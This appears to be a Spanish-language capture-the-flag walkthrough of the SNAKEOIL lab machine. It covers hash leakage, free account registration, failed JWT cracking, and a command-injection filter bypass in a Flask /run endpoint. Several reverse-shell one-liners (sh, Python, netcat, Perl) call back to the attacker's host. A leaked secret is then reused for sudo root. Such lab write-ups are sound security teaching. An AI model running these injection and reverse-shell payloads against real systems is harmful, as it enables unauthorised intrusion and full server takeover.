
(kali@kali)-[~]
$ sudo curl -s http://192.168.56.102:8080/registration
{"error": "Wrong Method!!!"}

(kali@kali)-[~]
$

```

Figura 10. Fuga del hash de contraseña del usuario patrick a través de /users.

Se intentó crackear este hash de forma offline utilizando John the Ripper contra las wordlists rockyou.txt y xato-net-10-million-passwords-1000000.txt de SecLists. Ambos intentos fueron infructuosos, lo cual, en retrospectiva, era el comportamiento esperado: al usar PBKDF2 con un número elevado de iteraciones, el costo computacional por intento es alto y la contraseña real no correspondía a ninguna wordlist de diccionario común.



```

sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo echo '$pbkdf2-sha256$29000$e0/J.V.rV5oL5HxPqdw6Nw$FZJvgjNJIw99RIojrT/gn9XRr9S1/Ryn.CGf84r040' > hash.txt

(kali@kali)-[~]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Warning: detected hash type "PBKDF2-HMAC-SHA256", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 128/128 AVX 4x])

Cost 1 (iteration count) is 29000 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

(kali@kali)-[~]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

(kali@kali)-[~]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "PBKDF2-HMAC-SHA256", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 29000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:51 0.05% (ETA: 2026-09-07 10:21) 0g/s 152.1p/s 152.1c/s 152.1C/s chaingang..caitlin1
0g 0:00:01:37 0.09% (ETA: 2026-09-07 10:03) 0g/s 153.1p/s 153.1c/s 153.1C/s yusuke..intan
0g 0:00:01:49 0.10% (ETA: 2026-09-07 09:56) 0g/s 153.7p/s 153.7c/s 153.7C/s rockys..fleming
0g 0:00:01:52 0.10% (ETA: 2026-09-07 09:57) 0g/s 153.5p/s 153.5c/s 153.5C/s goarmy..281092
0g 0:00:01:54 0.10% (ETA: 2026-09-07 10:03) 0g/s 153.5p/s 153.5c/s 153.5C/s 111292..newcastle1
0g 0:00:01:55 0.10% (ETA: 2026-09-07 09:59) 0g/s 153.5p/s 153.5c/s 153.5C/s lsecret..ryanne

```

Figura 11. Intento de crackeo offline del hash de patrick (sin éxito).

2.4.2 Control de acceso roto en el registro de usuarios

La ruta `/registration`, aunque inicialmente rechazaba peticiones GET, aceptaba peticiones POST sin ningún tipo de restricción ni verificación adicional, permitiendo crear libremente una cuenta propia y obtener de inmediato un token de acceso (`access_token`) válido. Esto confirmó que el sistema de autenticación no distinguía entre usuarios legítimos y usuarios recién registrados por un atacante.




Figura 12. Autenticación exitosa con una cuenta registrada por el atacante y obtención de tokens JWT.

2.5 Explotación

2.5.1 Análisis del token JWT

Con un `access_token` y un `refresh_tokens` válidos en mano, se procedió a decodificar el JWT con la herramienta `jwt_tool` para inspeccionar su cabecera y contenido. El token utilizaba el algoritmo HS256 (firma simétrica) y un campo `fresh: false`, propio de la librería `flask-jwt-extended` para distinguir tokens recién emitidos por login (`fresh`) de tokens renovados por refresco.




Figura 13. Decodificación del JWT con `jwt_tool`: algoritmo HS256, campo `fresh=false`.

Se exploraron varias vías de ataque contra el JWT fuerza bruta de la clave de firma (jwt_tool y John con 14 millones de contraseñas, sin éxito) y el clásico ataque de suplantación mediante algoritmo “none” ninguna prosperó, lo cual evidenció una configuración robusta de la librería frente a ese vector específico.





Figura 14. Intento de crackeo de la clave de firma del JWT (14 millones de contraseñas probadas, sin éxito).

por lo que fue posible evadir el filtro utilizando un one-liner de Perl encapsulado entre backticks para forzar la ejecución de comandos arbitrarios en el servidor.

```
curl -s -X POST http://192.168.56.102:8080/run \
--cookie "access_token_cookie=$(cat jwt.txt)" \
-H "Content-Type: application/json" \
-d '{"url":"127.0.0.1:22`perl -e \"\"\"use
Socket;...\"\"\"\", \"secret_key\":\"commandexecutionisecret\"}'
```



```
kali@kali:~/jwt_tool
$ curl -s -X POST http://192.168.56.102:8080/run --cookie "access_token_cookie=$(cat jwt.txt)" -H "Content-Type: application/json" -d '{"url":"127.0.0.1:22`sh -c `\"
sh -i >0 /dev/tcp/192.168.56.101/4444 0>01\"\", \"secret_key\":\"commandexecutionisecret\"}'
{"message":"Banned command!", "success":false}

(kali@kali)~/jwt_tool
$ curl -s -X POST http://192.168.56.102:8080/run --cookie "access_token_cookie=$(cat jwt.txt)" -H "Content-Type: application/json" -d '{"url":"127.0.0.1:22`python3
-c \"import socket, subprocess; os.s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((\"192.168.56.101\", 4444)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(),
1); os.dup2(s.fileno(), 2); import pty; pty.spawn((\"sh\\\"\\\"\", \"secret_key\":\"commandexecutionisecret\"}'
{"message":"Banned command!", "success":false}

(kali@kali)~/jwt_tool
$ curl -s -X POST http://192.168.56.102:8080/run --cookie "access_token_cookie=$(cat jwt.txt)" -H "Content-Type: application/json" -d '{"url":"127.0.0.1:22`nc -e /b
in/sh 192.168.56.101 4444\"\", \"secret_key\":\"commandexecutionisecret\"}'
{"message":"Banned command!", "success":false}

(kali@kali)~/jwt_tool
$ curl -s -X POST http://192.168.56.102:8080/run --cookie "access_token_cookie=$(cat jwt.txt)" -H "Content-Type: application/json" -d '{"url":"127.0.0.1:22`\"\"\"s\"
\"\"\"h -c \"\"\"s\"\"\"h -i >0 /dev/tcp/192.168.56.101/4444 0>01\"\", \"secret_key\":\"commandexecutionisecret\"}'
{"message":"Banned command!", "success":false}

(kali@kali)~/jwt_tool
$ curl -s -X POST http://192.168.56.102:8080/run --cookie "access_token_cookie=$(cat jwt.txt)" -H "Content-Type: application/json" -d '{"url":"127.0.0.1:22`/bin//sh
-c \"/bin//sh -i >0 /dev/tcp/192.168.56.101/4444 0>01\"\", \"secret_key\":\"commandexecutionisecret\"}'
{"message":"Banned command!", "success":false}

(kali@kali)~/jwt_tool
$ curl -s -X POST http://192.168.56.102:8080/run --cookie "access_token_cookie=$(cat jwt.txt)" -H "Content-Type: application/json" -d '{"url":"127.0.0.1:22`perl -e
\"\"\"use Socket;$i=\"192.168.56.101\"; $p=4444; socket(S, PF_INET, SOCK_STREAM, getprotobyname(\"tcp\")); connect(S, sockaddr_in($i, inet_aton($i))); open(STDIN, \">05\"); open(
STDOUT, \">05\"); open(STDERR, \">05\"); exec(\"/bin//sh -i\"); \"\"\"\", \"secret_key\":\"commandexecutionisecret\"}'
{"message":"The timeout is expired!", "success":false}

(kali@kali)~/jwt_tool
$
```

Figura 16. Evasión del filtro de comandos y obtención de una shell reversa mediante Perl.

2.6 Post-explotación

La shell reversa obtenida correspondía directamente al usuario del sistema operativo patrick (no a un usuario de aplicación con privilegios limitados), ya que el proceso de la aplicación Flask se ejecutaba con esa identidad. Al consultar los privilegios de sudo disponibles, se encontró la entrada (ALL : ALL) ALL, es decir, patrick puede ejecutar cualquier comando como cualquier usuario incluido root siempre que proporcione su contraseña.

```

kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali@kali]~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 56030
/bin/sh: 0: can't access tty; job control turned off
$ whoami
patrick
$ id
uid=1000(patrick) gid=33(www-data) groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugin),109(netdev),112(bluetooth),116(lpadmin),117(scanner)
$ pwd
/home/patrick/flask_blog
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
File "<string>", line 1
import pty; pty.spawn("/bin/sh")
SyntaxError: invalid syntax
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ stty raw -echo; fg
stty raw -echo; fg
/bin/sh: 1: fg: No current job
$ sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User patrick may run the following commands on SNAKEOIL:
(root) NOPASSWD: /sbin/shutdown
(ALL : ALL) ALL
$ find / -name "app.py" 2>/dev/null
/home/patrick/.local/lib/python3.7/site-packages/flask/app.py
/home/patrick/flask_blog/lib/python2.7/site-packages/flask/app.py
/home/patrick/flask_blog/app.py

```

Figura 17. Confirmación de identidad (patrick) y verificación de privilegios de sudo.

Dado que la contraseña del sistema operativo no era conocida y los intentos triviales fallaron, se procedió a inspeccionar el código fuente completo de la aplicación (app.py, models.py, resources.py), disponible directamente en el sistema de archivos gracias al acceso ya obtenido.

```


kali@kali: ~
Session Actions Edit View Help
proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt", stdout=PIPE, stderr=PIPE, shell=True)
--More--
--More--
--More--
try:
--More--
--More--
outs, errs = proc.communicate(timeout=1)
--More--
except TimeoutExpired:
--More--
proc.kill()
--More--
abort(500, description="The timeout is expired!")
--More--
--More--
if errs:
--More--
abort(500, description=errs.decode('utf-8'))
--More--
--More--
return jsonify(success=True, message=outs.decode('utf-8'))
--More--
# hosting instructions
--More--
--More--
if __name__ == "__main__":
--More--
app.run(host='0.0.0.0')

```

Figura 18. Código fuente de la ruta /run: filtro de comandos y ejecución mediante subprocess.Popen con shell=True.

Una búsqueda dirigida con `grep` sobre los archivos fuente permitió localizar la variable de configuración `JWT_SECRET_KEY`, cuyo valor una frase con capitalización particular que incluye literalmente la palabra “PASSWORD” resultó ser, además de la clave de firma de los tokens, la contraseña real del usuario patrick en el sistema operativo.

```
grep -ri "password" /home/patrick/flask_blog/*.py
```



```
$ cat /home/patrick/flask_blog/wsgi.py | more
from app import app

if __name__ == "__main__":
    app.run(host='0.0.0.0')

$ grep -ri "password" /home/patrick/flask_blog/*.py
/home/patrick/flask_blog/app.py:app.config['JWT_SECRET_KEY'] = 'N0reasonableDOUBTthisPASSWORDisGOOD'
/home/patrick/flask_blog/models.py:    'password': x.password
/home/patrick/flask_blog/models.py:    def generate_hash(password):
/home/patrick/flask_blog/models.py:        return sha256.hash(password)
/home/patrick/flask_blog/models.py:    def verify_hash(password, hash):
/home/patrick/flask_blog/models.py:        return sha256.verify(password, hash)
/home/patrick/flask_blog/models.py:    password = db.Column(db.String(120), nullable = False)
/home/patrick/flask_blog/resources.py:parser.add_argument('password', help = 'Password field cannot be blank.', required = True)
/home/patrick/flask_blog/resources.py:    password = UserModel.generate_hash(data['password'])
/home/patrick/flask_blog/resources.py:    if UserModel.verify_hash(data['password'], current_user.password):
$ grep -ri "password" /home/patrick/flask_blog/*.py
$ ls -la /home/patrick/
total 112
drwxr-xr-x 20 patrick patrick 4096 Aug 18 2021 .
drwxr-xr-x 3 root root 4096 Jun 12 2021 ..
-rw-r--r-- 1 patrick patrick 4777 Aug 16 2021 .bash_history
-rw-r--r-- 1 patrick patrick 220 Jun 12 2021 .bash_logout
-rw-r--r-- 1 patrick patrick 3560 Jun 12 2021 .bashrc
drwxr-xr-x 13 patrick patrick 4096 Jun 19 2021 .cache
drwxr-xr-x 13 patrick patrick 4096 Jun 24 2021 .config
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Desktop
drwxr-xr-x 2 patrick patrick 4096 Jun 12 2021 Documents
drwxr-xr-x 2 patrick patrick 4096 Jun 23 2021 Downloads
drwxr-xr-x 7 patrick patrick 4096 Sep 6 23:14 flask_blog
drwxr-xr-x 3 patrick patrick 4096 Jun 12 2021 .gnupg
-rw-r--r-- 1 patrick patrick 2278 Aug 18 2021 .ICEauthority
drwxr-xr-x 6 patrick patrick 4096 Jun 23 2021 .local
-rw-r--r-- 1 patrick patrick 29 Aug 16 2021 local.txt
```

Figura 19. Localización de la contraseña real del sistema, reutilizada como clave de firma JWT.

2.7 Escalada de privilegios

Utilizando la cadena `N0reasonableDOUBTthisPASSWORDisGOOD` como contraseña de patrick, se ejecutó `sudo su`, obteniendo una shell interactiva con privilegios de superusuario (`root`). Este hallazgo evidencia una mala práctica crítica de seguridad: la reutilización de una misma credencial entre distintos propósitos (clave criptográfica de una aplicación y contraseña de acceso al sistema operativo), que en este caso permitió escalar de un acceso remoto no autenticado a control total del servidor.

```
sudo su
[sudo] password for patrick: N0reasonableDOUBTthisPASSWORDisGOOD
```




Figura 20. Acceso root confirmado y Lectura de La bandera final (/root/proof.txt).

Hallazgo clave: con el prompt root@SNAKEOIL y la lectura exitosa de /root/proof.txt se dio por completado el objetivo del walkthrough: comprometer totalmente la máquina víctima.

3. Resultados

La siguiente tabla resume, en orden cronológico, la cadena completa de vulnerabilidades explotadas para lograr el compromiso total de la máquina SNAKEOIL:

Fase	Vulnerabilidad	Herramienta	Resultado
Reconocimiento	Escaneo de puertos y servicios	Nmap	Puertos 22, 80 y 8080 identificados
Enumeración	Descubrimiento de rutas ocultas	Gobuster	Endpoints de API expuestos (/users, /run, /secret, etc.)

Análisis	Exposición de información sensible	curl	Hash de contraseña de patrick filtrado (no explotado)
Análisis	Control de acceso roto (registro libre)	curl	Creación de cuenta y JWT propio sin restricciones
Explotación	Autenticación JWT por cookie no documentada en UI	curl (--cookie)	Revelación de secret_key interna
Explotación	SSRF + Inyección de comandos (evasión de filtro)	Perl / curl	Ejecución remota de comandos (RCE)
Post-explotación	Análisis de código fuente en el servidor	grep / cat	Contraseña real de patrick localizada
Escalada	Reutilización de credenciales / sudo (ALL:ALL) ALL	sudo su	Acceso root completo al sistema

Como evidencia final del compromiso total del sistema, se obtuvo acceso de superusuario y se leyó el archivo de confirmación ubicado en `/root/proof.txt`, cuyo contenido acredita la finalización exitosa del reto: “Congratulations on obtaining a root shell on this machine! :-)”.

4. Conclusión

